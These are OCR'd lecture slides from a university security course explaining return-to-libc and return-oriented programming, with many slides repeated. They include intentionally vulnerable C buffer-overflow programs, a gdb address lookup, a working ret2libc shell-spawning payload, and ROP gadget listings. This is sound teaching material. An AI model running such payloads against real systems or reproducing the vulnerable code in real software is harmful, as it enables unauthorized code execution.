CSC 405
Return Oriented Programming

Alexandros Kapravelos
akaprav@ncsu.edu

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

What if we don’t have such functionality in our binary?

C standard library - `libc`

- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services

- `<stdio.h>`
- `<stdlib.h>`
- `<string.h>`
- `...`

ret2lib.c

```c
#include <stdio.h>
#include <stdlib.h>

// Same program, without the win function
void getinput(char *input) {
   char buffer[32];

   strcpy(buffer, input);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

`system` is a function in libc

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

From &system to `9,999,999` number of bytes, look for `"/bin/sh"`

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

"/bin/sh" is located at **this** memory address

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

Well, now I **also** want the location of system

ret2lib.c

system

/bin/sh

```
$ ./ret2lib `python3 -c 'print("A"*44+"\xd0\xdc\xdc\xf7BBBB\xd5\xf0\xf3\xf7")'`

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����BBBB����
$ ls
ret2lib.c ret2lib
$
<ctrl-d>
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

We have reused existing code in the system to execute our attack!

return-into-libc

- Instead of injecting malicious code, reuse existing code from **`libc`**, like **`system`**, **`printf`**, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc


return-into-libc

- Instead of injecting malicious code, reuse existing code from **`libc`**, like **`system`**, **`printf`**, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc


What if we remove **`system()`**?

Traditional Execution Model




- The instruction pointer (**`%eip`**) is pointing to the instruction that the CPU is going to fetch and execute

Traditional Execution Model



- The instruction pointer (`%eip`) is pointing to the instruction that the CPU is going to fetch and execute
- `%eip` is automatically incremented after instruction execution

Traditional Execution Model



- The instruction pointer (**`%eip`**) is pointing to the instruction that the CPU is going to fetch and execute
- **`%eip`** is automatically incremented after instruction execution
- If we change **`%eip`** we change the control flow of the program

Return-oriented Programming (ROP)

- Gives Turing-complete exploit language
  - exploits aren’t straight-line limited
- Calls no functions at all
  - can’t be defanged by removing functions like system()
- On the x86, uses "found" instruction sequences, not code intentionally placed in libc
  - difficult to defeat with compiler/assembler changes

ROP Gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions

ROP Execution Model


ROP Execution Model

&gadget# means we have a series of chunks we want to execute

ROP Execution Model


- The stack pointer (**%esp**) is pointing to the location that the CPU is going to fetch instructions and execute them

ROP Execution Model




- The stack pointer (**`%esp`**) is pointing to the location that the CPU is going to fetch instructions and execute them
- **`%esp`** is not automatically incremented after instruction execution but the **`ret`** instruction increments it

ROP Execution Model



- The stack pointer (**`%esp`**) is pointing to the location that the CPU is going to fetch instructions and execute them
- **`%esp`** is not automatically incremented after instruction execution but the **`ret`** instruction increments it


ROP Execution Model



If we can nest enough different instructions, we can use them to dynamically build our exploit code

- The stack pointer (**%e** … at the CPU is going to fetch instru…
- **%esp** is not automatically incremented after instruction execution but the **ret** instruction increments it
- If we change **%esp** we change the control flow of the program


ROP Execution Model



Thus, the term "Return Oriented Programming"


- The stack pointer (%e … at the CPU is going to fetch instru…
- **`%esp`** is not automatically incremented after instruction execution but the **`ret`** instruction increments it
- If we change **`%esp`** we change the control flow of the program


nop



- **`nop`** instruction advances the **`%eip`**

nop





- **`nop`** instruction advances the **`%eip`**
- In ROP programming we can implement **`nop`** by pointing to a **`ret`** instruction, which advances the **`%esp`**


Constants

```
mov $0xdeadbeef, %eax
```

↑ instruction pointer


- We can initialize registers with constants

Constants




- We can initialize registers with constants
- In ROP programming we can implement this by storing the value on the stack and then use **pop** to move that value into a register

Control flow



- In the traditional execution model we set the **`%eip`** register to a new value

Control flow



- In the traditional execution model we set the **`%eip`** register to a new value
- In ROP programming we can implement this by setting a new value in the **`%esp`** register

ROP Gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions

- The most amazing thing about ROP gadgets?

Unintended ROP gadgets!!!

Unintended ROP Gadgets

Intended Code

movl $0x00000001, -44(%ebp)	c7 45 d4 01 00 00 00
test $0x00000007, %edi	f7 c7 07 00 00 00
setnzb -61(%ebp)	0f 95 45 c3

Unintended ROP Gadgets

Intended Code	Bytes	Unintended Gadgets
movl $0x00000001, -44(%ebp)	c7 45 d4 01 00 00 00	
	00 f7	add %dh, %bh
test $0x00000007, %edi	f7 c7 07 00 00 00	
	c7 07 00 00 00 0f	movl $0x0F000000, (%edi)
setnzb -61(%ebp)	0f 95 45 c3	
	95	xchg %ebp, %eax
	45	inc%ebp
	c3	ret

Any code location that has **`c3 (ret)`** as a value can be a potential ROP gadget!

Mounting Attack

- Need control of memory around **`%esp`**
- Rewrite stack:
  - Buffer overflow on stack
  - Format string vulnerability to rewrite stack contents
- Move stack:
  - Overwrite saved frame pointer on stack; on leave/**`ret`**, move **`%esp`** to an area under the attacker's control
  - Overflow function pointer to a register spring for **`%esp`**:
  - set or modify **`%esp`** from an attacker-controlled register then **`ret`**urn

How to craft a ROP attack

```c
#include <stdlib.h>

void main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
}
```

How to craft a ROP attack


```c
#include <stdlib.h>

void main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
}
```

⇩


```
lea    0x4(%esp),%ecx
and    $0xfffffff0,%esp
pushl  -0x4(%ecx)
push   %ebp
…
```

How to craft a ROP attack

```
lea    0x4(%esp),%ecx
and    $0xfffffff0,%esp
pushl  -0x4(%ecx)
push   %ebp
...
```



How to craft a ROP attack



Our attack buffer!

ROPgadget

```
Gadgets information
============================================================
0x080484eb : pop ebp ; ret
0x080484e8 : pop ebx ; pop esi ; pop edi ; pop
 ebp ; ret
0x080482ed : pop ebx ; ret
0x080484ea : pop edi ; pop ebp ; ret
0x080484e9 : pop esi ; pop edi ; pop ebp ; ret
0x080482d6 : ret
[...]
Unique gadgets found: 70
```

ROP Compiler

Produces the ROP payload (the addresses of the ROP gadgets + data) for our malicious program

Is ROP x86-specific?

NOPe

x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS

Related Work

- Return-into-libc, Solar Designer, 1997
  - Exploitation without code injection
- Register springs, dark spyrit, 1999
  - Find unintended `jmp %reg` instructions in program text
- Return-into-libc chaining with retpop, Nergal, 2001
  - Function returns into another, with or without frame pointer
- Borrowed code chunks, Krahmer 2005
  - Look for short code sequences ending in `ret`
  - Chain together using `ret`

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish "good code" from "bad code" are useless
- Return-oriented programming possible on every architecture, not just x86
- ROP Compilers make sophisticated exploits easy to write